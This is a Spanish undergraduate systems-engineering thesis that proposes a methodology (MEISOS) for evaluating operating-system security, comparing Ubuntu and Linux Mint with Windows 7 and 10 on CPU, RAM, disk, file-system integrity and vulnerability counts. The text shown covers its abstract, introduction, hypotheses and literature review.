UNIVERSIDAD CÉSAR VALLEJO

FACULTAD DE INGENIERÍA Y ARQUITECTURA

ESCUELA PROFESIONAL DE INGENIERÍA DE SISTEMAS

Metodología para evaluar la seguridad informática de sistemas operativos

TESIS PARA OBTENER EL TÍTULO PROFESIONAL DE:

Ingeniero de Sistemas

AUTORES:

Mariluz Gonzales, Carlo Fabrizio (orcid.org/0000-0001-6085-4452)

Miranda Sanchez, Miguel Angel (orcid.org/0000-0002-0304-3837)

ASESOR:

Dr. Alfaro Paredes, Emigdio Antonio (orcid.org/0000-0002-0309-9195)

LÍNEA DE INVESTIGACIÓN:

Auditoria de sistemas y seguridad de la información

LÍNEA DE RESPONSABILIDAD SOCIAL UNIVERSITARIA:

Desarrollo económico, empleo y emprendimiento

LIMA – PERÚ

2022

Dedicatoria

Esta investigación está dedicada a nuestros seres queridos, en especial a nuestros padres Carlo, Daly, Giovanna y Jose quienes siempre estuvieron apoyándonos y dándonos los mejores consejos. Estamos muy agradecidos por la forma de enseñarnos a salir adelante.

Agradecimiento

Queremos agradecer a las personas que nos ayudaron a desarrollar esta tesis, a los profesores de la Escuela Profesional de Ingeniería de Sistemas y en especial a nuestro asesor, Dr. Emigdio Alfaro, quien con sus valiosos aportes, nos ha permitido lograr esta investigación tan importante.

Índice de contenidos

Índice de tablas

Índice de figuras

Índice de anexos

Índice de abreviaturas

Sigla	Significado	Pág.
CPU	Central Processing Unit o Unidad Central de Proceso (Los especialistas de la biblioteca de la Universidad de Alicante, 2018)	2
RAM	Random Access Memory o Memoria de Acceso Aleatorio (Muñoz, 2012)	2
OSSTMM	Open-Source Security Testing Methodology Manual (Narváez, 2019)	5
IBM	International Business Machines (Pacotaype, 2018)	13
SPSS	Statistical Package for Social Sciences (Pacotaype, 2018)	13
MEISOS	Methodology for Evaluating the Informatics Security of Operating Systems o Metodología para la evaluación de la seguridad informática de los sistemas operativos	13
MAIGTI	Metodología para la Auditoría Integral de la Gestión de la Tecnología de Información (Alfaro, 2008)	13
MEPES	Methodology for Evaluating the Performance of E-Mail Servers (Torres y Alfaro, 2018)	13
REST	Representational State Transfer (Macarlupu y Marin, 2020)	13
METSA	Methodology for Evaluating Technologies of Service Architecture o Metodología para la evaluación de tecnologías de arquitecturas de servicios (Macarlupu y Marin, 2020)	13
OWASP	Open Web Application Security Project (Gaviria, 2015)	14
IP	Internet Protocol o protocolo de Internet (Rojas, 2015)	19
CVSS	Common Vulnerability Scoring System (Yoran, 2022)	70
NVD	National Vulnerability Database (Yoran, 2022)	70

Resumen

La presente investigación fue desarrollada con el objetivo de elaborar la "Metodología para la evaluación de la seguridad informática de los sistemas operativos" o "Methodology for Evaluating the Informatics Security of Operating Systems" (MEISOS) y aplicarla para determinar si los sistemas operativos libres (Ubuntu y Linux Mint) tienen mayor nivel de seguridad informática que los sistemas operativos licenciados (Windows 7 y Windows 10). Para ello, se indagó en investigaciones, tesis y artículos científicos, tanto nacionales como internacionales referidas al tema. Además, el tipo de la investigación fue descriptiva, ya que se tuvo como finalidad describir las variables asociadas a los componentes de los sistemas operativos en máquinas virtuales. Por otro lado, se aplicó la metodología en base a las variables de: Proceso de la CPU, espacio de almacenamiento del disco, uso de la memoria RAM, sistema de archivos y vulnerabilidades.

Como conclusiones se obtuvieron las siguientes: (a) para los indicadores "reducción de disponibilidad de CPU" y "reducción de disponibilidad de memoria RAM", los sistemas operativos Linux no tuvieron en conjunto menor reducción de disponibilidad que los sistemas operativos Windows; (b) para el indicador de "reducción de disponibilidad de espacio de almacenamiento del disco", los sistemas operativos Linux no tuvieron menor reducción de disponibilidad que los sistemas operativos Windows; (c) para el indicador de "conservación de integridad del sistema de archivos", los sistemas operativos Linux tuvieron igual conservación de integridad que los sistemas operativos Windows y (d) para el indicador "cantidad de vulnerabilidades", los sistemas operativos Linux tuvieron una menor cantidad de vulnerabilidades que los sistemas operativos Windows.

Para futuras investigaciones se propuso ampliar la cantidad de indicadores y métricas para la evaluación tales como disponibilidad del sistema de entrada/salida, integridad del sistema de protección y disponibilidad de puertos de red. También, se propuso ampliar la cantidad de herramientas para la medición de las métricas y ampliar la muestra utilizada para la medición de los indicadores.

Palabras clave: Seguridad informática, metodología, evaluar, sistemas operativos.

Abstract

This research was developed with the objective of developing the "Methodology for Evaluating the Informatics Security of Operating Systems" (MEISOS) and applying it to determine if free operating systems (Ubuntu and Linux Mint) have a higher level of computer security than the licensed operating systems (Windows 7 and Windows 10). To do this, research, theses, and scientific articles, both national and international, on the subject were investigated. In addition, the type of research was descriptive, due to that the purpose was to describe the variables associated with the components of operating systems in virtual machines. On the other hand, the methodology was applied based on the variables of: CPU process, disk storage space, use of RAM memory, file system and vulnerabilities.

The conclusions were the following: (a) for the “CPU availability reduction” and “RAM memory availability reduction” indicators, Linux operating systems did not overall have less availability reduction than Windows operating systems; (b) for the “disk storage space availability reduction” indicator, Linux operating systems had no less reduction in availability than Windows operating systems; (c) for the “file system integrity preservation” flag, Linux operating systems had the same integrity preservation as Windows operating systems and (d) for the “number of vulnerabilities” indicator, Linux operating systems had fewer vulnerabilities than Windows operating systems.

For future research, it was proposed to expand the number of indicators and metrics for evaluation such as input/output system availability, protection system integrity, and network port availability. Also, it was proposed to expand the number of tools for measuring the metrics and to expand the sample used for measuring the indicators.

Keywords: Informatics security, methodology, evaluating, operating systems.

I. INTRODUCCIÓN

En este capítulo se presenta la realidad problemática enfocada a la seguridad informática de sistemas operativos en máquinas virtuales. El vacío de conocimiento fue identificado tras la búsqueda de investigaciones, ya que no se ha encontrado metodologías integrales para la evaluación de la seguridad informática en torno a los componentes de los sistemas operativos en máquinas virtuales.

Asimismo, esta investigación se justificó de manera teórica, metodológica y tecnológica para su desarrollo. El problema de la investigación fue que no se ha encontrado metodologías integrales para la evaluación de la seguridad informática en torno a los componentes de los sistemas operativos en máquinas virtuales y que comparen los sistemas operativos Linux versus los sistemas operativos Windows y los problemas específicos estuvieron asociados a este mismo aspecto y cada uno enfocado en la evaluación de: reducción de disponibilidad de CPU, reducción de disponibilidad de espacio de almacenamiento del disco, reducción de disponibilidad de memoria RAM, conservación de integridad del sistema de archivos y cantidad de vulnerabilidades del sistema operativo.

Además, el objetivo de la investigación fue elaborar la metodología para la evaluación de la seguridad informática de sistemas operativos y aplicarla para determinar si los sistemas operativos Linux tienen mayor nivel de seguridad informática que los sistemas operativos Windows y los objetivos específicos estuvieron asociados a este mismo aspecto y cada uno enfocado en la evaluación de: reducción de disponibilidad de CPU, reducción de disponibilidad de espacio de almacenamiento del disco, reducción de disponibilidad de memoria RAM, conservación de integridad del sistema de archivos y cantidad de vulnerabilidades del sistema operativo.

Asimismo, la hipótesis general fue: “Los sistemas operativos Linux tuvieron un mejor nivel de seguridad informática que los sistemas operativos Windows”, de la cual se plantearon las hipótesis específicas en función al nivel de seguridad informática de dos sistemas operativos licenciados contra dos sistemas operativos libres en base a los aspectos de: reducción de disponibilidad de CPU, reducción de disponibilidad de espacio de almacenamiento del disco, reducción de disponibilidad de memoria RAM, conservación de integridad del sistema de

archivos y cantidad de vulnerabilidades del sistema operativo.

En la actualidad, muchos usuarios utilizan medios informáticos como los ordenadores y aprovechan los grandes beneficios que ofrecen estos medios, también muchas entidades y personas guardan información importante y por ello resguardarlos se convierte en una acción sumamente importante. Al respecto, Zanabria y Cayo (2018) mencionaron que el uso de la tecnología ha incrementado de manera inimaginable y que los diversos medios informáticos se han convertido en una herramienta sumamente necesaria para las personas y empresas, ya que la gran cantidad de datos e información que se maneja hace obligatorio utilizarlos y de esta manera agilizar muchas tareas.

Zanabria y Cayo (2018) mencionaron que existe un gran crecimiento en la obtención de medios informáticos y también en la aparición de nuevas vulnerabilidades, estas vulnerabilidades normalmente están relacionadas a la posibilidad de acceso no autorizado de otros medios informáticos, haciendo que cada vez más aumente la posibilidad de recibir ataques que afecten a la disponibilidad e integridad de los servicios, recursos e información que estos medios contienen. Teniendo en cuenta este hecho, al poder conocer cómo evaluar la seguridad informática en un medio informático hará que se pueda tomar mejores decisiones al escoger un sistema operativo.

El término de seguridad de la información suele ser confundido con la seguridad informática. Al respecto, Muñoz (2016) mencionó que aunque estos dos términos pueden funcionar en armonía, estos cuentan con actividades y objetivos diferentes ya que a la seguridad informática la define como conjunto de medidas técnicas, legales y organizativas que proporciona a la organización una forma de asegurar disponibilidad, confidencialidad e integridad de su sistema de información y por otro lado define a la seguridad de la información como una principal forma de preservación en disponibilidad, confidencialidad e integridad de la información, también con la posibilidad de involucrar a otros aspectos como la responsabilidad, autenticidad, confiabilidad y no repudiación.

Bracho (2017) mencionó que la principal diferencia que tiene la seguridad informática con respecto a la seguridad de la información es que la seguridad

informática se ocupa de la seguridad solamente en medios informáticos y la seguridad de la información se ocupa de la seguridad en la información en general; además, la información puede estar guardada tanto en medios informáticos como también en cualquier otro. Además, Bracho (2017) explicó que la seguridad de la información cubre todas las medidas de resguardo de la información ante cualquier tipo de anomalía; por ejemplo, una relación de procesos escritos en un papel, escrituras en pizarras, el conocimiento que poseen las personas, entre otras más, que son fuentes importantes de información.

Briceño (2020) mencionó que mayormente en las actividades de una metodología, al querer analizar alguna problemática desde una manera sistemática y disciplinada, se vuelve importante utilizar una serie de procedimientos para realizarlos y al hacer mención al procedimiento de evaluar la seguridad informática es vital contar con una selección de métodos que permitan realizar una adecuada identificación de objetivos para que pueda haber coherencia en la evaluación de la estructura que conforma la metodología y de esta manera poder mostrar de manera correcta los resultados.

En la presente investigación se tomaron como referencia diversas metodologías que ayudaron a la evaluación de la seguridad informática, a pesar de que varias de las metodologías que se hallaron tocaban diversas áreas de la seguridad informática ayudaron a poder desarrollar los procedimientos enfocados en la evaluación de la seguridad informática de sistemas operativos en máquinas virtuales.

En los ordenadores normalmente se suelen ver instalados sistemas operativos conocidos como Linux, Windows, etc. Tener la capacidad de poder evaluar la seguridad informática que existen en estos es importante, ya que de esta manera al momento de elegir un sistema operativo se podrá tener en cuenta cual es el nivel de seguridad informática que tienen ante ataques de seguridad informática. El impacto que causa una nueva metodología referente a este aspecto será positivo y podrá aumentar a través del tiempo ya que la metodología podrá ser adaptada a nuevos y diversos sistemas operativos junto las nuevas actualizaciones que tengan.

Las justificaciones que se tomaron para la investigación fueron: teórica, metodológica y tecnológica. Se tuvo una justificación teórica porque se realizó un estudio de la evaluación de la seguridad informática enfocadas a los aspectos relacionados a las variables de la presente investigación en dos sistemas operativos libres y dos sistemas operativos licenciados. Se tuvo una justificación metodológica porque se usó el manual OSSTMM v2.1 como norma técnica para la realización de la metodología. Finalmente, se tuvo una justificación tecnológica porque se puso en práctica el conocimiento del uso de herramientas tecnológicas para realizar los procedimientos necesarios para la evaluación de los sistemas operativos en máquinas virtuales.

La justificación teórica de la presente investigación se basó en el aporte de conocimiento generado a través del estudio de la evaluación de seguridad informática de sistemas operativos, enfocados a los aspectos de reducción de disponibilidad de CPU, reducción de disponibilidad de memoria RAM, reducción de disponibilidad de espacio de almacenamiento del disco, conservación de integridad del sistema de archivos y cantidad de vulnerabilidades en dos sistemas operativos libres y dos sistemas operativos licenciados. Al respecto, Wolf et al. (2015) mencionaron que la importancia de la seguridad informática en los componentes de un sistema operativo se centra en criterios relacionados a la administración de recursos del uso límite de procesos que utiliza el sistema (p. 35). Además, Wolf et al. (2015) recomendaron que para complementar los conocimientos de mecanismos de seguridad de sistemas operativos se podría comenzar con enumerar las amenazas y obtener el acceso al sistema (p. 67).

La justificación metodológica de la presente investigación fue respaldada principalmente mediante el uso del manual OSSTMM v2.1 como norma técnica para la realización de la metodología, asimismo se usaron como base otras fases y procedimientos de investigaciones relacionadas a la evaluación y a la seguridad informática. Solarte (2015) mencionó que es importante identificar los sistemas informáticos junto a los controles de seguridad dentro de un conjunto de estándares ya predefinidos para la evaluación de la seguridad para poder integrarlos a los procedimientos (p. 498). Además, Miranda (2016) mencionó que las metodologías necesitan una secuencia sistémica de etapas en cada uno de sus procedimientos para lograr un determinado objetivo y tratar de integrar varios

modelos, buenas prácticas, herramientas y normas para la implementación de controles de seguridad (p. 18).

Como justificación tecnológica se puso en práctica el conocimiento del uso de herramientas tecnológicas para realizar la exploración, las pruebas de seguridad informática y la evaluación de los sistemas operativos, tales como Monitor de Recursos, Monitor del Sistema, Gestor de Tareas, Nessus, Metasploit, Nmap y GParted. Mosquera (2022) mencionó que es importante utilizar herramientas rastreadoras de red para poder detectar amenazas relacionadas a la seguridad informática y así de esta forma poder encontrar métodos de ataque de seguridad (p. 12). Además, Romero (2018) mencionó que obtener un listado de vulnerabilidades y verificar los exploits que proporcionan las herramientas es clave para poder identificar las principales fallas de seguridad de un sistema (p. 75).

Respecto a la realidad problemática se planteó el problema general y los problemas específicos de la presente investigación. El problema general de la investigación fue que no se ha encontrado metodologías integrales para la evaluación de la seguridad informática en torno a los componentes de los sistemas operativos en máquinas virtuales y que comparen los sistemas operativos Linux versus los sistemas operativos Windows, lo que no ha favorecido a la comparación de estos tipos de sistemas operativos. Los problemas específicos de la investigación fueron los siguientes:

- **PE1:** No se ha encontrado metodologías para la evaluación de seguridad informática enfocadas en la evaluación de la reducción de disponibilidad de CPU.
- **PE2:** No se ha encontrado metodologías para la evaluación de seguridad informática enfocadas en la evaluación de la reducción de disponibilidad de espacio de almacenamiento del disco.
- **PE3:** No se ha encontrado metodologías para la evaluación de seguridad informática enfocadas en la evaluación de la reducción de disponibilidad de memoria RAM.

- **PE4:** No se ha encontrado metodologías para la evaluación de seguridad informática enfocadas en la evaluación de la conservación de integridad del sistema de archivos.
- **PE5:** No se han encontrado metodologías para la evaluación de seguridad informática enfocadas en la evaluación de la cantidad de vulnerabilidades.

El objetivo general fue elaborar la metodología para la evaluación de la seguridad informática de sistemas operativos y aplicarla para determinar si los sistemas operativos Linux tienen mayor nivel de seguridad informática que los sistemas operativos Windows. Los objetivos específicos fueron:

- **OE1:** Determinar si los sistemas operativos Linux tienen menor reducción de disponibilidad de CPU que los sistemas operativos Windows ante ataques de seguridad informática.
- **OE2:** Determinar si los sistemas operativos Linux tienen menor reducción de disponibilidad de espacio de almacenamiento del disco que los sistemas operativos Windows ante ataques de seguridad informática.
- **OE3:** Determinar si los sistemas operativos Linux tienen menor reducción de disponibilidad de memoria RAM que los sistemas operativos Windows ante ataques de seguridad informática.
- **OE4:** Determinar si los sistemas operativos Linux tienen mayor conservación de integridad del sistema de archivos que los sistemas operativos Windows ante ataques de seguridad informática.
- **OE5:** Determinar si los sistemas operativos Linux tienen menor cantidad de vulnerabilidades que los sistemas operativos Windows ante ataques de seguridad informática.

La hipótesis general fue que los sistemas operativos Linux tuvieron un mejor nivel de seguridad informática que los sistemas operativos Windows, de los cuales el detalle de la elección de la muestra de los sistemas operativos se detalla en el capítulo 3. Las hipótesis específicas fueron las siguientes:

- **HE1:** Los sistemas operativos Linux tuvieron menor reducción de disponibilidad de CPU que los sistemas operativos Windows ante ataques de seguridad informática.

  Serrano (2011) explicó que los sistemas operativos Linux tuvieron un mejor control de los procesos que los sistemas operativos Windows, debido a que los sistemas operativos Windows concentran todas sus peticiones en un único proceso mientras que los sistemas operativos Linux lo gestionan a través de varias solicitudes de manera simultánea (p. 69). Además, Torres et al. (2012) indicaron que los sistemas operativos Linux tuvieron una mejor gestión de uso de procesos que los sistemas operativos Windows, debido a que cuando los procesos que ejecuta el sistema exigen más uso de CPU, ya sean diferentes procesos o un mismo proceso reiteradas veces, los sistemas operativos Windows tienen un comportamiento mucho más caótico (p. 23).

- **HE2:** Los sistemas operativos Linux tuvieron menor reducción de disponibilidad de espacio de almacenamiento del disco que los sistemas operativos Windows ante ataques de seguridad informática.

  Rodríguez (2012) explicó que al contrario como suceden en los sistemas operativos Windows, los sistemas operativos Linux evolucionan con el objetivo de aprovechar cada vez más el hardware instalado y que esto se debió a que varios de los sistemas operativos Windows para poder correr el sistema operativo piden una cantidad de espacio en el disco mayor a la que piden los sistemas operativos Linux (p. 26). Adicionalmente, Costa (2002) indicó que los sistemas operativos Linux tienen mayor eficiencia que los sistemas operativos Windows, debido a que requieren un menor espacio de almacenamiento en el disco duro, ya sea como estación de trabajo o como servidor (p. 501).

- **HE3:** Los sistemas operativos Linux tuvieron menor reducción de disponibilidad de memoria RAM que los sistemas operativos Windows ante ataques de seguridad informática.

  Serrano (2011) indicó que los sistemas operativos Windows tuvieron un mayor consumo de memoria RAM que los sistemas operativo Linux, debido

a que los sistemas operativos Linux suelen usar un 10% menos de memoria RAM que los sistemas operativos Windows para la ejecución del propio sistema operativo (p. 68). Adicionalmente, Torres et al. (2012) explicaron que los sistemas operativos Windows tuvieron un comportamiento en el uso de memoria RAM mucho más impredecible que los sistemas operativos Linux, debido a que los sistemas operativos Windows suelen tardan mucho más tiempo en acceder a la memoria RAM que los sistemas operativos Linux (p. 23).

- **HE4:** Los sistemas operativos Linux tuvieron mejor conservación de integridad del sistema de archivos que los sistemas operativos Windows ante ataques de seguridad informática.

  García et al. (2001) explicaron que los sistemas operativos Linux superan a los sistemas operativos Windows en el aspecto de estructura de archivos, debido a que los sistemas operativos Linux tienen sistemas de archivos más seguros y eficaces que los sistemas operativos Windows (p. 23). Adicionalmente, Dhjaku (2018) explicó que el sistema operativo Linux y su sistema de archivos ext4 fueron más rápidos que el sistema operativo Windows y su sistema de archivos NTFS en la prueba de rendimiento de escritura de 4 GB en diferentes tamaños de registro del disco duro [lo que fue medido con la herramienta IOzone] (p. 4).

- **HE5:** Los sistemas operativos Linux tuvieron menor cantidad de vulnerabilidades que los sistemas operativos Windows.

  Souza (2020) indicó el sistema operativo Windows tuvo más del doble de la cantidad de vulnerabilidades que el sistema operativo Linux, debido a que la búsqueda de vulnerabilidades se enfocó solo en el núcleo (kernel) de cada sistema operativo permitiendo que el atacante tenga una mayor posibilidad de realizar un ataque exitoso al sistema operativo (p. 45). Adicionalmente, Rendón (2020) indicó que los sistemas operativos Windows tuvieron una mayor cantidad de vulnerabilidades que los sistemas operativos Linux, luego de la implementación de un protocolo de autenticación para aplicaciones a través de un escaneo de puertos, identificando todos los puertos abiertos de cada sistema operativo (p. 102).

II. MARCO TEÓRICO

En este capítulo se muestran los antecedentes relacionados a la investigación principalmente de evaluación de la seguridad informática y sistemas operativos. Luego, se muestran las teorías y conceptos referentes a nuestra investigación y también los conceptos de las herramientas a utilizar.

La siguiente sección muestra los antecedentes que cuenta con dieciséis estudios relacionados a la presente investigación, tanto internacionales como nacionales. Gavilanes y Santander (2017) implementaron la metodología OSSTMMv2.1 para el testing de seguridad y lograr la detección de vulnerabilidades y asegurar a nivel de usuario final los sistemas operativos. Además, Torres y Alfaro (2018) compararon dos servidores de correo electrónico libres (Sendmail y Postfix) versus dos servidores de correo electrónico licenciados (Microsoft Exchange y Lotus Domino). Adicionalmente, Macarlupu y Marin (2020) compararon las arquitecturas microservicios y REST en base al tiempo de respuesta, al nivel de seguridad y al uso de recursos.

Ortega et al. (2017) explicaron los procesos de su metodología usando la guía de recomendaciones OSSTMM v2.1. Fue un estudio del tipo práctico y en los principales resultados se obtuvo el informe del análisis de una organización a través del uso de la metodología, implementando controles de seguridad, pero sin asignar los medios correspondientes al área de sistemas (Ortega et al., 2017). Se concluyó que la utilización de esta metodología ha permitido conocer los resultados sobre cada canal que requiere más atención permitiendo así dar soluciones a algunas vulnerabilidades que quizá lleguen a darse dentro de la organización (Ortega et al., 2017).

Escamilla (2017) propuso una metodología enfocada al resguardo de datos personales, que regulan y controlan su tratamiento genuino y dan el derecho a tener una autodeterminación de información en cada persona y garantizar su privacidad. Los principales resultados fueron obtenidos mediante cuestionarios para evaluar la seguridad informática a las empresas (Escamilla, 2017). Se concluyó que la metodología propuesta mejoró la eficiencia y eficacia de las empresas y así las áreas de tecnologías de información puedan estar en constante control de calidad y auditorías, ya que los centros de procesamiento de datos y ordenadores pueden llegar a ser susceptibles a ataques informáticos

(Escamilla, 2017).

Pazmiño (2017) elaboró una metodología para poder identificar ataques informáticos en infraestructuras de tecnología de un área estando basada en la correlación de eventos. Fue un estudio de tipo aplicativo y experimental (Pazmiño, 2017). Como requisito fundamental para obtener los principales resultados fue necesaria la utilización de inventarios de activos informáticos (Pazmiño, 2017). Se concluyó que a través de la investigación se logró analizar a fondo toda la tecnología de correlación de eventos y también metodologías para la emulación de ataques informáticos como OSSTMM para lograr obtener la creación de la metodología propuesta (Pazmiño, 2017).

Carrión (2018) elaboró una metodología de seguridad informática para redes virtuales en la Universidad Nacional Pedro Ruiz Gallo, permitiendo mejorar la gestión de compartimiento de datos académicos. Fue un estudio de tipo aplicado, de enfoque cuantitativo y de diseño explicativo, la población de estudio fue la Universidad Nacional Pedro Ruiz Gallo y la muestra tuvo 32 empleados (Carrión, 2018). Se concluyó que se pudo aplicar un sondeo a los posibles expertos en el área y así definir su nivel de conocimiento, como también su influencia basada en la fuente de argumentación y finalmente poder tener los resultados de la valoración en cada aspecto (Carrión, 2018).

Gavilanes y Santander (2017) implementaron la metodología OSSTMMv2.1 para el testing de seguridad y lograr la detección de vulnerabilidades y asegurar a nivel de usuario final los sistemas operativos de 64 bits. Fue un estudio de tipo aplicada y los principales resultados fueron que se lograron detectar un gran porcentaje de errores en la seguridad de Windows de 64 bits ya que los usuarios no supieron realizar las configuraciones de seguridad (Gavilanes y Santander, 2017). Se concluyó que se logró identificar que los usuarios finales fueron el problema principal (Gavilanes y Santander, 2017).

Pacotaype (2018) elaboró una metodología para evaluar el rendimiento de Firewalls. Fue un estudio de tipo pre – experimental y su población de estudio fue constituida por cuatro firewalls de los cuales dos fueron de software (Endian, Sophos) y dos de hardware [Paloalto y Fortinet] (Pacotaype, 2018). Los

principales resultados fueron procesados en la herramienta IBM SPSS Statistics y como conclusión se tuvo que aquellos firewalls de hardware a comparación de los firewalls de software tuvieron un mayor rendimiento en lo que respecta al desempeño dentro de la red, esto bajo las propuestas dadas en el ambiente de pruebas de la investigación (Pacotaype, 2018).

Alfaro (2008) elaboró una metodología de auditoría integral para la gestión de las tecnologías de información (MAIGTI) que tuvo como enfoque a los procesos basados en estándares de calidad, la que fue aplicada a dos empresas de seguros. Alfaro (2008) concluyó que MAIGTI fue adaptable a cualquier tipo de organización que tenga áreas de tecnologías de información. En esta investigación se elaboró la “Metodología para la evaluación de la seguridad informática de los sistemas operativos” o “Methodology for Evaluating the Informatics Security of Operating Systems” (MEISOS), usando pasos análogos a los que fueron utilizados para la elaboración de MAIGTI.

Torres y Alfaro (2018) compararon y determinaron si los dos servidores de correo electrónico implementados con software libre (Sendmail y Postfix) se desempeñaron mejor que los dos servidores que se implementaron con software de pago con licencia (Microsoft Exchange y Lotus Domino). Los productos de servidor de correo electrónico fueron seleccionados en base a la encuesta de servidores de correo electrónico de Security Space (2013) y el estudio de Fritsch y Nest [2012] (Torres y Alfaro, 2018). MEPES contribuyó al conocimiento debido a que tiene un enfoque integrado para evaluar el desempeño de los servidores de correo electrónico y consideraron que los enfoques anteriores solo tenían enfoques parciales o específicos (Torres y Alfaro, 2018).

Macarlupu y Marin (2020) compararon e identificaron si las arquitecturas microservicios tienen mejor rendimiento en base al tiempo de respuesta, nivel de seguridad y uso de recursos que la tecnología REST, mediante la metodología METSA. Entre los resultados que obtuvieron fueron que las tecnologías de microservicios son ligeramente superiores a la tecnología REST (Macarlupu y Marin, 2020). Esto fue evaluado a través de la metodología METSA que estuvo conformada por cuatro procesos los cuales son: preparación del entorno de pruebas, ejecución de la prueba estrés, ejecución de la prueba de penetración y

ejecución de la prueba de carga (Macarlupu y Marin, 2020).

Roba et al. (2016) propusieron una metodología para la detección general de las vulnerabilidades de la red de datos. Fue un estudio de tipo cuantitativo, la muestra fue selectiva; los instrumentos empleados fueron de función, organización y también productos y/o servicios (Roba et al., 2016). Los principales resultados fueron que en cada una de las etapas se suministró la información necesaria para su posterior ejecución (Roba et al., 2016). Se concluyó que este artículo logró presentar en su metodología la capacidad de detectar vulnerabilidades en los distintos agujeros de la seguridad de los sistemas operativos que se probaron (Roba et al., 2016).

Guzmán (2015) elaboró una metodología para la seguridad de las tecnologías de información que permitan la realización de procesos de la clínica Ortega. Fue un estudio de tipo analítico o explicativo (Guzmán, 2015). Los principales resultados fueron la obtención del aseguramiento del entorno de tecnologías de información y comunicaciones tomando como consideración el tiempo realizado para tener el balance con respecto a la adecuación y efectividad de los cambios implantados y poder evaluar la necesidad para una realización de ajustes (Guzmán, 2015). Se concluyó que esta metodología pudo realizar las acciones de análisis de riesgos logrando detectar amenazas (Guzmán, 2015).

Carolina (2018) planificó una metodología capaz de poder hacer pruebas de intrusión en distintos ambientes virtuales, con el apoyo de estándares y herramientas. Fue un estudio de tipo exploratorio y descriptivo (Carolina, 2018). Los principales resultados lograron identificar las vulnerabilidades y amenazas que representaban un gran riesgo en la información de todo el sistema (Carolina, 2018). Se concluyó que, mediante un análisis, realizando las mejores prácticas de seguridad informática, junto a un adecuado uso de herramientas y técnicas de intrusión se pudo lograr diseñar una propuesta metodológica que ejecute de manera satisfactoria la prueba de intrusión en el ambiente virtual (Carolina, 2018).

Gaviria (2015) elaboró una guía sobre distintas herramientas o técnicas usadas para realizar varias pruebas basadas en la penetración informática o pentesting, con la ayuda de la guía OWASP v3 y la metodología OSSTMM v2.1

(Gaviria, 2015). Fue un estudio de tipo cualitativa – exploratoria, la población de estudio fue un laboratorio virtual, los instrumentos empleados fueron el sistema operativo Kali Linux, Metasploit y OWASP (Gaviria, 2015). Se concluyó que en la etapa de recolección de la información se examinó un montón de inseguridades encontradas en distintos sistemas operativos y esto se debe a que los usuarios no tuvieron los conocimientos para poder hacer el procedimiento de configuración (Gaviria, 2015).

Bravo y Barrera (2020) ejecutaron auditorías de seguridad usando mecanismos de hacking ético en el sistema operativo Kali Linux. Fue un estudio del tipo explicativa, la población de estudio, muestra y muestreo fue el personal de la empresa (Bravo y Barrera, 2020). Los principales resultados fueron la identificación de las principales amenazas, como estas: puertos abiertos, desactualización del servicio apache y la explotación de vulnerabilidades del servicio web (Bravo y Barrera, 2020). Se concluyó que se necesita una protección de datos y esto se comprobó a través del proceso de recopilación de información realizada mediante las topologías físicas, lógicas, intranet y extranet de la empresa (Bravo y Barrera, 2020).

López (2017) explicó como acceder a computadores con distintos sistemas operativos sin la información clave de contraseñas. Los instrumentos empleados fueron sistemas operativos Mac y Windows 10 (López, 2020). Los principales resultados mostraron que el uso de contraseñas fue necesario para mantener la seguridad en cada sistema operativo (López, 2017). Se concluyó que hay una inclinación global en el incremento de delitos informáticos centrándose en la ruptura de claves de acceso y robo a sistemas informáticos (López, 2017).

Briceño (2020) desarrolló una guía que tiene aspectos de planificación y ejecución que son de vital importancia para evaluar la seguridad informática. Fue un estudio de tipo descriptiva, la población fueron organizaciones de evaluaciones de seguridad, la muestra fue para analistas de seguridad (Briceño, 2020). Se concluyó que sin importar que tipo de medio informático se evalúe es importante hacer siempre la etapa de descubrimiento ante cualquier actividad relacionada a la seguridad (Briceño, 2020).

La siguiente sección muestra las teorías relacionadas a los conceptos de esta investigación que ayudaron a la elaboración de la metodología. Narváez (2019) mencionó que el manual OSSTMM V2.1 permite evaluar la seguridad operacional de ubicaciones físicas, como también todas las formas de comunicación en una red. Además, Romero et al. (2018) explicaron que la seguridad informática es la encargada de la seguridad de un medio informático y la información es la ciencia que está encargada de los métodos, procesos y técnicas que buscan el almacenamiento, la transmisión y el procesamiento de información.

Como norma técnica para la realización de la metodología se usó el manual Open-Source Security Testing Methodology Manual (OSSTMM v2.1) del cual Narváez (2019) mencionó que el manual OSSTMM V2.1 permite evaluar la seguridad operacional de ubicaciones físicas, como también todas las formas de comunicación en una red como cableadas, digitales, analógicas e inalámbricas (p. 26). También, Narváez (2019) mencionó que OSSTMM v2.1 es considerado uno de los mejores manuales para pruebas de seguridad informática y métricas del mismo, ya que es actualizada constantemente por expertos en seguridad y está enfocada también en detalles técnicos que pueden llegar a ser comprobados, como también en el análisis de procesos de seguridad y verificación de evaluaciones (p. 26).

Sánchez (2015) explicó que la metodología se usa en sentidos diferentes, con el propósito de realizar procedimientos y pasos practicados en un análisis determinado (p. 4). También, Sánchez (2015) explicó que la metodología indica guías o pautas concretas aplicadas a una determinada especialidad o disciplina y a su vez referenciar un conjunto de recomendaciones y procedimientos (p. 4).

Romero et al. (2018) explicaron que la seguridad informática es la encargada de la seguridad de un medio informático y la información es la ciencia que está encargada de los métodos, procesos y técnicas que buscan el almacenamiento, la transmisión y el procesamiento de información (p. 13). Además, Ruiz y Delgado (2018) explicaron que la elevación de privilegios es el procedimiento que se usa para poder acceder a funciones no autorizadas mediante la explotación de debilidades de credenciales de una manera ilegítima

(p. 26).

La siguiente sección muestra los conceptos de las variables de la presente investigación que son las características necesarias para la elaboración de la metodología. Los especialistas de la biblioteca de la Universidad de Alicante (2018) explicaron el proceso como el programa de ejecución que requiere de un conjunto de recursos para realizar sus tareas, el sistema operativo es el que decide cuales son los procesos que empleará el procesador en cada momento del tiempo. Asimismo, Muñoz (2012) explicó que el uso de la memoria RAM es el componente necesario para procesar toda la información, la gran mayoría de datos que se tienen que procesar tendrán que pasar por la memoria central. Además, Estaire (2015) definió que las vulnerabilidades de un sistema informático son todas aquellas que ocasionan que nuestros sistemas informáticos tengan un funcionamiento diferente a lo pensado.

Los especialistas de la biblioteca de la Universidad de Alicante (2018) explicaron el proceso como el programa de ejecución que requiere de un conjunto de recursos para realizar sus tareas, el sistema operativo es el que decide cuales son los procesos que tendrá la comunicación con el procesador en cada momento del tiempo (p. 4). También, los especialistas de la biblioteca de la Universidad de Alicante (2018) explicaron que el sistema operativo permite la coordinación de accesos concurrentes de los procesos a ciertos recursos del sistema (p. 4).

